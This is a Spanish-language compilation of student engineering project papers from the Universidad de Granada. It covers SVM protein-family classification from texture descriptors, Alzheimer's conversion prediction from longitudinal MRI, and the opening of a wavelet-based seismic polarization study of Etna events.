En las tablas I y II pueden observarse las precisiones obtenidas para cada una de las combinaciones representación-generación de imagen-descriptor de texturas para las bases de datos GRAM y MEM.

Sobre ellas hay que hacer algunas observaciones. La primera de ellas está en la tabla I, donde puede observarse una quinta representación formada por 23 índices. Ésta es fruto de concatenar los vectores de características de la representación de 20 índices basada en PSSM y la de 3 índices de predicción de estructura secundaria. Por otro lado, en la tabla II faltan tanto la representación de 3 índices basada en predicción de estructura secundaria como la de 23 índices. La explicación de su ausencia es que el programa externo encargado de generar las cadenas numéricas, PsiPred, tiene un coste computacional tan alto que para analizar una base de datos tan grande como MEM tarda varios meses, por lo que no resultaba productivo esperar tanto tiempo teniendo en cuenta que había otras representaciones que en menor tiempo ofrecían mejores resultados.

[5]https://www.csie.ntu.edu.tw/~cjlin/libsvm/

IV. Conclusiones

A. Análisis de los resultados

En los análisis realizados se llega a las siguientes conclusiones:

- En la base de datos GRAM la representación de 20 índices basados en información evolutiva no funciona demasiado bien con el método de generación de imagen PR, aunque sí que se obtienen mejores resultados con CWT.
- La representación de 20 índices basada en PSSM es la que ofrece los mejores resultados con respecto a las otras representaciones. El principal inconveniente es que para la generación de cadenas numéricas depende de un programa externo, HHblits. Con esta representación se obtiene el máximo de precisión para GRAM, 81.47% utilizando la generación de imagen CWT y el descriptor de texturas LBP.
- La representación de 48 índices basada en propiedades bioquímicas presenta buenos resultados a costa de muchos elementos en el vector de características de cada proteína, lo que implica mucho tiempo de procesado. Queda sobrepasada por la representación PSSM, que obtiene mayor precisión con menos índices y por tanto menos tiempo de computación.
- La representación de 3 índices basada en predicción de estructura secundaria obtiene unos resultados bastante buenos para sólo constar de 3 índices (vectores de características relativamente pequeños). Su principal desventaja es la complejidad y lentitud del programa externo que hace falta para obtener las cadenas numéricas, PsiPred. La combinación de esta representación con la de PSSM no produce mejoras sustanciales.
- A diferencia de la base de datos GRAM, en la base de datos MEM los mejores resultados se obtienen con el método de generación de imagen PR, frente a CWT en GRAM. Se observa también que el descriptor de texturas que mejores resultados ofrece es BGP, tanto para PR como para CWT, el cual ha sido propuesto por primera vez para el análisis de imágenes proteicas en este trabajo.
- La representación de 48 índices en la base de datos MEM presenta los mismos inconvenientes que en GRAM, sigue siendo superada por la representación de 20 índices basada en PSSM. Esta representación vuelve a ser la que mayor precisión ofrece para esta base de datos, 92.20% para el método de generación de imagen PR y el descriptor de texturas BGP.

Las nuevas representaciones, combinaciones de métodos para generar imágenes y descriptores de texturas propuestas han sido un éxito , ya que se ha superado, en algunos casos con creces, la precisión de los clasificadores del artículo que dio origen a este trabajo ([4]).

Tabla I: Resultados GRAM, comparativa de métodos y representaciones.

Método	20 índices - Sánchez	48 índices - Gromiha	20 índices - PSSM (no norm)	3 índices - Estructura secundaria	23 índices (PSSM + SS)
PR + LPQ	54.74	65.52	75.00	63.79	79.74
PR + LBP	52.59	65.09	78.45	67.24	80.17
PR + BGP	62.93	76.29	79.31	71.55	**80.60**
CWT + LPQ	**79.74**	**81.03**	79.31	**72.41**	78.88
CWT + LBP	75.43	80.17	**81.47**	67.67	78.88
CWT + BGP	73.28	77.16	78.02	71.55	**80.60**

Tabla II: Resultados MEM, comparativa de métodos y representaciones.

Método	20 índices - Sánchez	48 índices - Gromiha	20 índices - PSSM (no norm)
PR + LPQ	74.20	76.64	82.53
PR + LBP	79.04	74.20	88.68
PR + BGP	**86.68**	85.57	**92.20**
CWT + LPQ	82.97	85.67	89.45
CWT + LBP	83.57	86.40	89.66
CWT + BGP	84.54	**87.28**	90.30

B. Trabajo y vías futuras

En primer lugar, en este trabajo nos hemos centrado en un número limitado de familias de proteínas (13 sobre más de 16000 posibles), por lo que se propone para un futuro la posibilidad de hacer un clasificador completo, entrenado con las familias restantes para así conseguir clasificar cualquier proteína. El principal problema que esto presenta es la disparidad de tamaños que presentan dichas familias, lo cual hace complicado un modelado válido.

Ante el gran número de características que se generan por cada vector se sugiere la aplicación de algún tipo de reducción de características, ya que muchas de ellas son redundantes, siempre que éste no genere variables no correladas que eliminen la relación entre familias.

Ante el gran volumen de datos que se tiene que procesar se propone también el uso de *deep learning* en lugar de SVM, ya que trabaja mejor con grandes cantidades de información. El problema vuelve a ser la disparidad de tamaño de las familias, ya que las redes profundas necesitan de una gran cantidad de datos para ser entrenadas.

Finalmente se sugiere combinar las características obtenidas con la representación de proteínas como imágenes con la representación de éstas como señales unidimensionales, así como con la reciente representación de proteínas como señales tridimensionales, y observar si la precisión del clasificador mejora sustancialmente.

AGRADECIMIENTOS

Me gustaría agraceder en primer lugar a mis tutores Victoria Sánchez y Antonio Peinado la oportunidad que me ofrecieron de realizar este proyecto, así como su implicación con el mismo, asesorándome cada vez que lo he necesitado y poniendo a mi disposición todos los medios que me han podido hacer falta.

Además quisiera dar las gracias a mi familia y amigos, en especial a mis padres y mi hermano,por su confianza en todo momento y su apoyo incondicional estos años.

REFERENCIAS

[1] *J.* M. Jez (2016). Revisiting protein structure, function, and evolution in the genomic era. *Journal of Invertebrate Pathology*.

[2] *P.* Tollmann, P. Guy, J. Altshuler, A. Flanagan y M. Steiner (2001). A revolution in R&D: How genomics and genetics are transforming the biopharmaceutical industry. *Boston Consulting Group*.

[3] *T.* Plötz, "Advanced Stochastic Protein Sequence Analysis," Technische Fakultät Universität Bielefeld,2005.

[4] *L.* Nanni, S. Brahnam y A. Lumini (2012). Wavelet images and Chou's pseudo amino acid composition for protein classification. *Amino Acids, volumen 43*, págs 657-665.

[5] *H.*B. Shen y K.C. Chou (2007). GPos-PLoc: an ensemble classifier for predicting subcellular localization of Gram-positive bacterial proteins. *Protein Engineering Design and Selection, volumen 20*, págs 39-46.

[6] *K.*C. Chou y H.B. Shen (2007). MemType-2L: A Web server for predicting membrane proteins and their types by incorporating evolution information through Pse-PSSM. *Biochemical and Biophysical Research Communications, volumen 360*, págs 339-345.

[7] *V.* Sánchez, A. M. Peinado, J. L. Pérez Córdoba y A. M. Gómez (2015). A new signal characterization and signal-based Chou's PseAAC representation of protein sequences. *Journal of Bioinformatics and Computational Biology, volumen 12*.

[8] *M.* M. Gromiha, M. Oobatake y A. Sarai (1999). Important amino acids properties for enhaced thermostability from mesophilic to thermophilic proteins. *Biophysical Chemistry, volumen 82*, págs. 51-67.

[9] *M.* Remeert, A. Biegert, A. Hauser y J. Söding (2011). HHblits: Ligthning-fast iterative protein sequence searching by HMM-HMM alignment. *Nat. Methods, volumen 9(2)*, págs. 173-175.

[10] *D.* T. Jones (1999). Protein Secondary Structure Prediction Based on Position-specific Scoring Matrices. *J. Mol. Biol., volumen 292*, págs. 195-202.

[11] *V.* Ojansivu y J. Heikkilä (2008). Blur Insensitive Texture Classification Using Local Phase Quantization. *LNCS, volumen 5099*, págs. 236-243.

[12] *V.* Ahonen, J. Matas, C. He, y M. Pietikäinen (2009). Rotation Invariant Image Description with Local Binary Pattern Histogram Fourier Features. *LNCS, volumen 5575*, págs. 61-70.

[13] *L.* Zhang, Z. Zhou y H. Li (2012). Binary Gabor Pattern: An Efficient And Robust Descriptor For Texture Classification. *IEEE ICIP*.

[14] *B.* Schölkopf y A. J. Smola, *Learning With Kernels: Support Vector Machines, Regularization, Optimization and beyond*, The MIT Press, Massachusetts, USA, 2001.

[15] *C.* W. Hsu, C. C. Chang y C. J. Lin, *A Practical Guide to Support Vector Classification*, 2010.

Juan David Clares Herrerías . Nacido el 31 de marzo de 1994 en Fiñana (Almería). Finaliza en 2016 el Grado en Ingeniería de Tecnologías de Telecomunicación en la Universidad de Granada. Actualmente cursa el Máster Universitario en Ingeniería de Telecomunicación en la Universidad Politécnica de Madrid.

Predicción de neuropatologías basada en estudios longitudinales de resonancia magnética y máquinas vectores soporte

Autor: [Ángel Palomares Caballero], e-mail: [angel3294@correo.ugr.es]
Tutor: [Juan Manuel Górriz Sáez], e-mail: [gorriz@ugr.es]
Titulación: [Ingeniería de Tecnologías de Telecomunicación]
Departamento de Teoría de la Señal, Telemática y Comunicaciones
Universidad de Granada

***Resumen*—La enfermedad de Alzheimer (AD) es la causa más común de demencia en nuestros días. Alrededor de 44 millones de personas sufren de esta enfermedad neurodegenerativa. Con el avance de la tecnología se puede dar una ayuda a los doctores que diagnostican esta enfermedad para diagnosticar prematuramente y aumentar la calidad de vida de las personas que sufren Alzheimer. En este trabajo se implementa una técnica sobre el diagnóstico precoz de pacientes que sufren deterioro cognitivo leve (MCI) y que desarrollan Alzheimer mediante el algoritmo de clasificación SVM. Con esta técnica se puede observar el avance de la enfermedad y predecir mediante un estudio longitudinal de la distancia al hiperplano de clasificación, si un paciente desarrollará Alzheimer. La información utilizada es el valor de la intensidad de los vóxeles que componen las imágenes MRI de cada paciente. Los resultados alcanzados de acierto de predicción sobre pacientes MCI converters es del 75.8 %.**

***Palabras clave*—Enfermedad de Alzheimer, máquinas vectores soporte, imágenes de resonancia magnética (MRI), predicción, deterioro cognitivo leve, sesión de conversión.**

I. INTRODUCCIÓN

Con el avance de la tecnología y de los sistemas de cómputo se han incrementado el número de estudios que intentan desarrollar técnicas para el diagnóstico precoz de la enfermedad de Alzheimer. Esta enfermedad tiene un gran repercusión mundial ya que 44 millones de personas sufren están enfermedad siendo la enfermedad más común en Europa Occidental y Norte América. Solo una de cada cuatro personas que sufren Alzheimer son diagnosticadas prematuramente. La calidad de vida de estas personas diagnosticadas es mucho mayor de las que no lo son, por tanto un diagnóstico precoz es de gran utilidad. Dada la importancia de diagnosticar a un paciente con deterioro cognitivo leve lo antes posibles, surge la idea de realizar este estudio y proponer una técnica de diagnosis precoz basada en la clasificación mediante SVM o Maquinas de Vectores Soporte. Este algoritmo de clasificación elige el mejor hiperplano de separación entre dos clases atendiendo a maximizar el margen de separación minimizando los elementos de entrenamiento contenidos en él.

Este clasificador intenta predecir el desarrollo de un paciente hacia la enfermedad de Alzheimer mediante la observación de su distancia al hiperplano de separación entre las dos regiones fundamentales: región perteneciente a los pacientes que no sufren la enfermedad, es decir, Normales y la región de pacientes que padecen Alzheimer. Un paciente con deterioro cognitivo leve que desarrolla Alzheimer (MCI-converter) debe comenzar en la región correspondiente a los sujetos Normales y avanzar hacia la frontera del hiperplano hasta sobrepasarla, momento de la conversión, y seguir avanzando dentro de la región de los AD aumentando su distancia con respecto al hiperplano. Los vectores de características que identifican a cada paciente están compuestos por determinados vóxeles de la base de datos MRI. La elección de estos vóxeles es de gran relevancia ya que deben contener las zonas cerebrales que caracterizan el desarrollo de la enfermedad de esta forma, el clasificador puede identificar y representar de manera correcta el avance de un MCI-converter.

II. BASE DE DATOS

La base de datos que se ha utilizado ha sido la de ADNI (Alzheimer's Disease Neuroimaging Initiative) en su primera fase, es decir, ADNI1. Esta base de datos contiene imágenes MRI de pacientes con diferentes estados de salud divididos en: Normal, MCI y AD. Dentro del grupo de los MCI se encuentra un subdivisión entre los MCI converters, los cuales desarrollan Alzheimer, y los MCI non-converters o también llamados MCI estables, los cuales no desarrollan la enfermedad de Alzheimer. Para el desarrollo de este trabajo se han utilizado un total de sujetos de la base de datos completa de: 20 sujetos AD, 20 sujetos Normal y 37 sujetos MCI donde 4 son MCI non-converters. Cada uno de estos pacientes posee un estudio longitudinal, es decir, diferentes sesiones de evaluación donde cada una de ellas contiene imágenes MRI tanto de la materia blanca como de la materia gris en ese instante de tiempo.

III. MÉTODOS

A. Selección de características y grupos de comparación

La composición de los vectores de características se realiza mediante vóxeles tanto de la materia blanca como de la materia gris ya que ambos tipo de materia cerebral pueden aportar información útil. La selección de estos vóxeles dentro del conjunto total que forman la imagen MRI es llevada a cabo mediante el test-t aplicado al grupo compuesto por 20 sujetos con etiqueta Normal y 20 sujetos con etiqueta AD. El test-t se aplica a cada conjunto de 40 vóxeles (20 correspondientes a

los sujetos Normal y 20 correspondientes a los AD) haciendo esto para todos los vóxeles que forman la imagen. Una vez obtenidos el conjunto de valores al aplicar el test-t a cada posición del vóxel tanto de materia blanca como materia gris, seleccionamos los 200 valores más altos ya que son los que mayor información aportan y con estos construimos los vector de características utilizados para construir el hiperplano de clasificación.

Se realizan dos pruebas para comparar los vóxeles escogidos por el test-t en su proceso de selección. La modificación realizada en el proceso de selección es que en una primera prueba el grupo formado por los sujetos AD utilizarán los vóxeles de las imágenes MRI de su segunda sesión (6 meses después de su primera evaluación) y en la segunda prueba se utilizará el conjunto de sujetos AD pero de su última sesión (24 meses después de su primera evaluación). De esta forma, vemos qué zonas seleccionadas son más importantes en el desarrollo de la enfermedad y capaces de distinguir si un sujetos MCI padece la enfermedad o si por el contrario, permanece estable.

B. Predicción y corrección del bias

La predicción por clasificación SVM se basa en la elección de los vóxeles del vector de características sea lo más representativa posible del avance de la enfermedad para que el clasificador identifique de forma prematura a los sujetos MCI-converter mediante la información contenida en estos vóxeles. La representación en el espacio utilizado por SVM debe verse como el elemento etiquetado como MCI se acerca al hiperplano entrenado con vectores de entrenamiento de sujetos AD y Normales; y sobrepasa la frontera de separación de ambas regiones sesiones antes de la sesión de conversión determinada por el doctor.

Existe la posibilidad de que el elemento haya realizado el movimiento descrito pero el instante de clasificación que marca su conversión sea posterior al marcado por el doctor. En este caso se puede realizar una modificación en uno de los parámetros de la ecuación del hiperplano, el parámetro de *bias*, para modificar la posición del clasificador. Esta modificación se implementa mediante la adición de un factor δ_N a la ecuación que define el hiperplano (1) representada por su vector de coeficientes W y su *bias*, W_0. El vector X representa el vector de características de un elemento evaluado por el clasificador.

$$W^T X + W_0 + \delta_N = 0 \tag{1}$$

La nueva posición del hiperplano depende de las distancias del sujeto con respecto al hiperplano anteriores a la corrección de la posición, de esta forma se puede determinar la sesión de conversión de forma prematura utilizando información del pasado del paciente. Esta corrección causal está basada en el sentido de desplazamiento del elemento que representa al sujeto MCI. Si este desplazamiento se realiza acercándose al hiperplano se realiza una adición al *bias* de la ecuación del hiperplano para disminuir la distancia entre ellos y determinar con anterioridad el instante de conversión. Si por el contrario la distancia que separa al elemento del hiperplano de clasificación se mantiene o aumenta, no es indicador de deterioro y por tanto no se realiza ninguna modificación en el *bias*. La ecuación (2) es la propuesta y utilizada para corregir la posición del hiperplano:

$$\delta_N = \frac{1}{N} \sum_{n=1}^{N} \Delta_n \tag{2}$$

donde el factor de corrección propuesto es δ_N, N representa el índice de la sesión en la que se aplica la corrección del *bias* y Δ_n aporta la información del desplazamiento entre sesiones como la diferencia de la posición del elemento que representa al sujeto entre dos sesiones de evaluación consecutivas.

C. Clasificación y evaluación del clasificador

El hiperplano de clasificación se entrena con las clases AD y Normal y sobre él se evalúan el grupo de validación formado por la clase MCI. En la clasificación de cada elemento de validación a través de sus sesiones se obtendrá tanto la etiqueta asignada por el clasificador como la distancia al hiperplano. Si las etiquetas asignadas por clasificador SVM durante las sesiones de MCI es coherente, es decir, hay como mucho un cambio de etiqueta se observará si este cambio se ha producido antes de la sesión de conversión y por tanto es un acierto; o de lo contrario se ha producido después y por lo tanto se le aplicará una corrección del bias.

Además para observar cómo de bien clasifica el hiperplano entrenado con el grupo de sujetos sobre el que se construye, se realiza una validación cruzada LOO sobre cada elemento de entrenamiento y a lo largo de sus sesiones. Se calculará tanto la sensibilidad como la especificidad. En esta clasificación se incluye en el entrenamiento los MCI estables modificando su etiqueta a Normal para ver si clasificador identifica correctamente a un MCI estable desconocido y no altera los porcentajes de acierto en clasificación de elementos AD y Normal.

IV. Resultados y discusión

Se realizan dos situaciones de clasificación: entrenamiento con sujetos AD en etapa temprana y entrenamiento con sujetos AD en etapa avanzada. En ambas situaciones se realizan las mismas pruebas de clasificación y se calculan las medidas de acierto. En primer lugar, se muestra los resultados de la sensibilidad y especificidad de la validación cruzada LOO a través de la clasificación de sujetos AD y Normal (Tabla I).

Tabla I
Resultados obtenidos de la validación cruzada LOO sobre las clasificaciones realizadas con el entrenamiento de sujetos AD en etapa temprana y tardía.

Prueba	Sensibilidad(%)	Especificidad(%)
AD tardío	89.5	47.5
AD temprano	100	100

En la tabla I se puede ver como ambas pruebas obtiene alto porcentaje en la sensibilidad pero sin embargo para la prueba con el entrenamiento con elementos AD en sesiones tardías, se obtiene una especificidad muy baja. Si observamos dónde se comenten estos errores, se puede ver que muchos se cometen en la clasificación errónea de las primeras sesiones de clasificación de los sujetos AD que el clasificador los

identifica como Normal. Esto se debe a que el clasificador selecciona las características más relevantes al comparar sujetos Normal con sujetos AD en su última sesión, y estos vóxeles seleccionados son determinantes para la clasificación de sujetos con Alzheimer en estado avanzado pero no son determinantes ni característicos para sujetos donde la enfermedad está comenzando. Sin embargo, cuando el clasificador entrena con sujetos AD pertenecientes a las primeras sesiones, clasifica bien tanto sujetos con Alzheimer en sus primeras etapas como ya avanzados. La razón es que un sujeto con Alzheimer ya evolucionado comparte las mismas zonas del cerebro (vóxeles) que son dañadas por la enfermedad en sus primeras etapas y que son diferenciales cuando se compara con un sujeto Normal; y por tanto caracterizan a sujetos con Alzheimer tanto en estado inicial como avanzado. Cabe decir también que cuando se entrena con AD en sus primeras sesiones el clasificador realiza existósamente la distinción entre los sujetos MCI estables asignándoles la etiqueta de la clase Normal.

Una vez evaluados los hiperplanos de clasificación con los que se va a clasificar los elementos MCI, pasamos a su clasificación por sesiones. Esta clasificación que además predice, arroja unos resultados del 75.8 % de acierto de predicción para el hiperplano de clasificación entrenado con sujetos AD en fase temprana. Mientras que los resultados de clasificación utilizando el grupo AD en sus última sesión, se necesita en la mayoría de ellos una corrección del *bias* del hiperplano ya que se determina tarde su sesión de conversión, posible consecuencia de su baja especificidad comentada. Aplicando una corrección del *bias*, se obtiene un acierto de predicción del 60.6 %.

La figura 1 y 2 muestra desde distintas perspectivas un ejemplo de recorrido realizado por un elemento que representa un sujeto MCI converter a lo largo de su sesiones. Cuya sesión de conversión determinada por el hiperplano es la tercera (12 meses después de la primera evaluación) y la determinada por el doctor es la cuarta (24 meses después de la primera evaluación).




Figura 1. Perspectiva tridimensional del movimiento de un sujeto MCI situado en el espacio de trabajo de SVM y cuya sesión de conversión es la tercera

Los 200 vóxeles seleccionados para formar los vectores de características de ambas situaciones analizadas, recogen áreas cerebrales distintas. De acuerdo con la división realizada por el altas ALL [7], los vectores de características formados a partir del grupo de sujetos AD en etapa avanzada contiene la mayoría de sus vóxeles seleccionados de las




Figura 2. Perspectiva bidimensional del movimiento de un sujeto MCI situado en el espacio de trabajo de SVM y cuya sesión de conversión es la tercera


regiones del núcleo caudado, cingulado anterior, hipocampo y parahipocampo; además de la presencia de algunos vóxeles pertenecientes a la amigdala y al lóbulo temporal. En cambio con la formación de vectores de características a partir de sujetos AD en su etapa temprana, la mayor presencia de vóxeles es de las regiones del hipocampo y parahipocampo así como del lóbulo occiptal izquierdo. Una última diferencia encontrada entre la construcción de ambos vectores de características es la mayor utilización de vóxeles pertenecientes a la materia blanca (76 de 200) cuando se utilizan el grupo de AD avanzado, mientras que solo 27 de los 200 vóxeles de materia blanca son utilizados cuando se fija el grupo AD precoz. Por tanto, la enfermedad de Alzheimer afecta en mayor medida a la materia gris en sus primeras etapas como así lo refleja los estudios médicos realizados [8].

V. CONCLUSIONES

Con la clasificación mediante el algoritmo SVM se puede analizar el desarrollo de la enfermedad pudiendo diagnosticar de forma precoz con un 75.8 % de acierto los casos de sujetos MCI que desarrollan Alzheimer. Además con el estudio de las dos situaciones propuestas, se ha podido comprobar en qué etapa de los sujetos AD la información de sus imágenes MRI es más relevante para la selección de áreas del cerebro determinantes en el comienzo de la enfermedad. Siendo los sujetos AD en fase temprana los que mayor información aportan. Por último se ha observado de dónde pertenecen las regiones cerebrales escogidas por el test-t en ambas situaciones, existiendo diferencias notables entre las regiones y el tipo de materia cerebral que pueden ser reveladoras en la forma en la que se desarrolla la enfermedad de Alzheimer.

REFERENCIAS

[1] J. P. Casanova, *Enfermedad de Alzheimer. Del diagnóstico a la terapia: conceptos y hechos*. Fundación La Caixa, 1999.
[2] A. D. N. Initiative, "ADNI website," URL http://adni.loni.usc.edu/.
[3] C. Elkan, "Evaluating classifiers," 2011.
[4] F. Joanneum, "Cross-validation explained," 2005.
[5] C. Cortes and V. Vapnik, "Support-vector networks," 2012.
[6] C.-W. Hsu, C.-C. Chang, and C.-J. Lin, "A practical guide to support vector classification," 2003.
[7] N. Tzourio-Mazoyer, B. Landeau, D. Papathanassiou, F. Crivello, O. Etard, N. Delcroix, B. Mazoyer, and M. Joliot, "Automated anatomical labeling of activations in spm using a macroscopic anatomical parcellation of the mni mri single-subject brain," 2002.
[8] P. Quijada, "Alzheimer: el cambio en las conexiones neuronales, posible marcador," 2014.



Ángel Palomares Caballero Nació el 3 de Febrero de 1994 en Baeza (Jaén), estudió educación secundaria en el IES Andrés de Vandelvira (Baeza) y obtuvo el graduado en Ingenería de Tecnologías de Telecomunicación con mención en Sistema de Telecomunicación en 2016 por la Universidad de Granada.
Actualmente, año 2016, está cursando el Master Profesional en Ingeniería de Telecomunicación en la Universidad de Granada.

USO DE LOS ATRIBUTOS DE POLARIZACIÓN INSTANTÁNEA PARA LA DETERMINACIÓN DE LA FASE SÍSMICA EN EVENTOS SISMO-VOLCÁNICOS.

Tutora: Mª Carmen Benítez Ortúzar; e-mail: *carmen@ugr.es*

Tutora: Luz García Martínez; e-mail: *luzgm@ugr.es*

Titulación: Grado en Ingeniería de Tecnologías de Telecomunicación

Departamento de Teoría de la Señal, Telemática y Comunicaciones

Universidad de Granada

Autora: Sara Gámiz Pérez, e-mail: *saragamiz@correo.ugr.es*

Resumen*— En este proyecto se describe una técnica que permite la separación de una señal en componentes que tienen una polarización coherente y una frecuencia determinada. Esta técnica está basada en la Transformada Wavelet, la cual permite analizar una señal en el dominio tiempo-frecuencia. Es decir, es capaz de proporcionar en qué instante de tiempo se ha producido un evento que tiene una frecuencia determinada. En realidad, lo que se pretende, es seleccionar, tras realizar la Trasformada Wavelet Discreta, aquellos coeficientes wavelet que tienen una polarización coherente y realizar la Transformada Wavelet Discreta Inversa para reconstruir la componente. Además, se ha implementado un segundo algoritmo clásico de detección de la polarización en el dominio del tiempo y con el cual se podrá obtener el tipo de polarización de cada una de las componentes resultantes. Para probar ambas técnicas, se han implementado una serie de señales sintéticas que son suma de componentes que tienen distinta frecuencia y polarización. Finalmente, se han usado para la detección de la fase símica de algunos eventos volcano-tectónicos recogidos en una Base de Datos de eventos sismo-volcánicos del volcán Etna, obtenidos en el marco del proyecto europeo MED-SUV en el que el Departamento de Teoría de la Señal, Telemática y Comunicaciones y el Instituto Andaluz de Geofísica han colaborado conjuntamente.

Palabras clave*— Polarización, sismograma, Transformada Wavelet, evento volcano-tectónico, coherencia.

I. Introducción y Objetivos

El estudio de una región volcánica tiene interés tanto desde el punto de vista científico, para comprender el desarrollo y evolución del planeta tierra, como desde el punto de vista social y económico, si se tiene en cuenta su potencial destructivo causante de desastres naturales. Es por esto, que sea importante el estudio de la actividad de un volcán, así como de su historia eruptiva.

Se considera a la sismología volcánica como una de las herramientas más útiles para poder predecir una erupción, eventual, de un volcán o para conocer cualquier fenómeno que se esté produciendo en él. Esto es así, ya que la actividad sísmica se puede presentar con bastante tiempo de antelación a que haya alguna manifestación observable en el exterior del volcán, como puede ser la emisión de vapor, gases o cenizas. Esta actividad sísmica es producida debido al movimiento de fluidos en el sistema volcánico. Dicho esto, se puede concluir que, de los sismogramas registrados, es posible extraer datos muy útiles para la mitigación de los efectos de terremotos sísmicos y explosiones sismo-volcánicas.

Una vez planteados los motivos que han llevado al desarrollo de este proyecto, el principal objetivo es la implementación, en MATLAB, de un método de extracción de los atributos de polarización instantánea para la mejora de la determinación de la llegada de la fase sísmica en disparos artificiales y señales sismo-volcánicas mediante su análisis en el dominio de la Transformada Wavelet Discreta (DWT). Se pretende obtener los tiempos de llegada de las ondas que conforman los eventos volcano-tectónicos de la Base de Datos. Sin embargo, la llegada de alguna de estas ondas no es fácil de obtener por lo que se propone utilizar un algoritmo que descomponga dichos eventos en componentes coherentes, las cuales se analizarán posteriormente para saber de qué tipo de onda se trata.

II. Fundamento Teórico

Se denomina fase sísmica a los distintos tipos de ondas sísmicas que se registran en un sismograma, por lo que la identificación de la fase sísmica, consistirá en la caracterización de los estados de polarización de las llegadas sísmicas. Sin embargo, el ruido sísmico (*scattering*, reflexión, refracción) y demás ruidos a los que se somete una onda sísmica, hacen que en los sismogramas no se perciban estados de polarización puros, sino una trayectoria del movimiento de las partículas bastante compleja en la que es difícil identificar claramente la fase sísmica y el tiempo de llegada de la misma. Esta trayectoria compleja, se puede depurar mediante técnicas de análisis de la polarización.

A. Señales sismo-volcánicas.

Un evento volcano-tectónico se define como un terremoto ocurrido en un ambiente volcánico. Suele estar provocado por fracturas del medio frágil (fractura de rocas) al acumularse esfuerzos, variaciones de presión en los conductos o la deformación causada por inyección de fluidos.

En cuanto a la señal que los define, está formada por dos tipos de ondas: ondas de cuerpo o de volumen y ondas de superficie. Las ondas de volumen, se denominan ondas S y

ondas P. Son ondas sísmicas que viajan a través del interior de la Tierra y su propagación es similar a la propagación de la luz. Por otro lado, las ondas de superficie, las cuales se denominan ondas *Rayleigh* y ondas *Love*, se propagan por las capas más superficiales de la Tierra, generando un movimiento de estas.

- Onda P: El comienzo de la señal coincide con este tipo de ondas, ya que son las que tienen una mayor velocidad. Estas ondas se caracterizan por tener una polarización lineal.
- Onda S: Son las que tienen mayor amplitud y energía, sin embargo tienen menor velocidad que las ondas P ya que el recorrido que realizan es mayor. Además, tienen polarización lineal.
- Onda *Rayleigh*: Estas ondas se caracterizan porque la trayectoria que describen las partículas del medio, debido a su propagación, es elíptica retrógrada, es decir, las partículas se mueven describiendo una elipse en dirección opuesta a la dirección de propagación de la energía.
- Onda *Love*: Su movimiento es como el de las ondas S pero están polarizadas en el plano de la superficie de la Tierra, es decir, sólo poseen la componente horizontal.




Fig.1. Evento volcano-tectónico en las componentes vertical, N-S y E-W.

B. *Concepto de polarización.*

El estudio de la polarización del movimiento del suelo es una herramienta muy útil para determinar el tipo de ondas que componen cualquier terremoto, y en particular, es aplicable a los eventos volcano-tectónicos con los que se trabaja en este proyecto. Analizando la polarización de uno de esos eventos se puede determinar la llegada de los distintos tipos de ondas, ya que éstas tienen polarizaciones diferentes. A continuación se describen los distintos tipos de polarización.

- Polarización lineal: El vector que describe la vibración de las partículas se encuentra siempre en el mismo plano, tiene siempre la misma dirección y va cambiando su sentido de forma periódica. Es decir, la vibración es siempre paralela a una dirección fija.
- Polarización circular: En este caso el vector de vibración cambia de dirección alrededor del vector desplazamiento, manteniendo su amplitud.
- Polarización elíptica: Al igual que en el caso anterior, para la polarización elíptica, el vector que describe el movimiento de la vibración cambia de dirección alrededor del vector desplazamiento, sin embargo, su amplitud varía.

III. TRANSFORMADA WAVELET DISCRETA.

La Transformada Wavelet surgió como sustituta de la Transformada de Fourier, y estaba encargada de solventar algunos problemas que esta última tenía, entre los que se encuentra su poca precisión simultánea en el análisis de señales en ambos dominios Tiempo-Frecuencia.

Esta Transformada consiste en la descomposición de una señal en un conjunto de funciones que forman una base, y que son llamadas Wavelets (ecuación (1)). Permite analizar una señal en un segmento localizado, por lo que dicha señal queda expresada como la expansión de términos o coeficientes del producto interno de ella misma y la función wavelet madre (ecuación (2)).

$$\psi_{m,n}[k] = \frac{1}{\sqrt{2^m}}\psi\left(\frac{k-n2^m}{2^m}\right) \quad (1)$$

$$c^{m,n}[k\,] = \frac{1}{\sqrt{2^m}}\sum_k f[k]\,\psi\left(\frac{k-n2^m}{2^m}\right) \quad (2)$$

Cabe destacar que en la Transformada Wavelet Discreta existen dos tipos de funciones base mediante las cuales obtener la serie de coeficientes que caractericen a la señal. Estas son las funciones base de escala, mediante las cuales se obtienen los coeficientes de aproximación (ecuación (3)) y las funciones base Wavelet, mediante las cuales se obtienen los coeficientes de detalle (ecuación (4)). De aquí surge el Análisis Multiresolución, el cual se refiere a una técnica que permite analizar las señales en múltiples bandas de frecuencia. Se obtendrá una representación de la señal en funciones de los coeficientes de aproximación y de los coeficientes de detalle [1].

$$W_\phi[j_0,k] = \frac{1}{\sqrt{M}}\sum_n f[n]\phi_{j_0,k}[n] \quad (3)$$

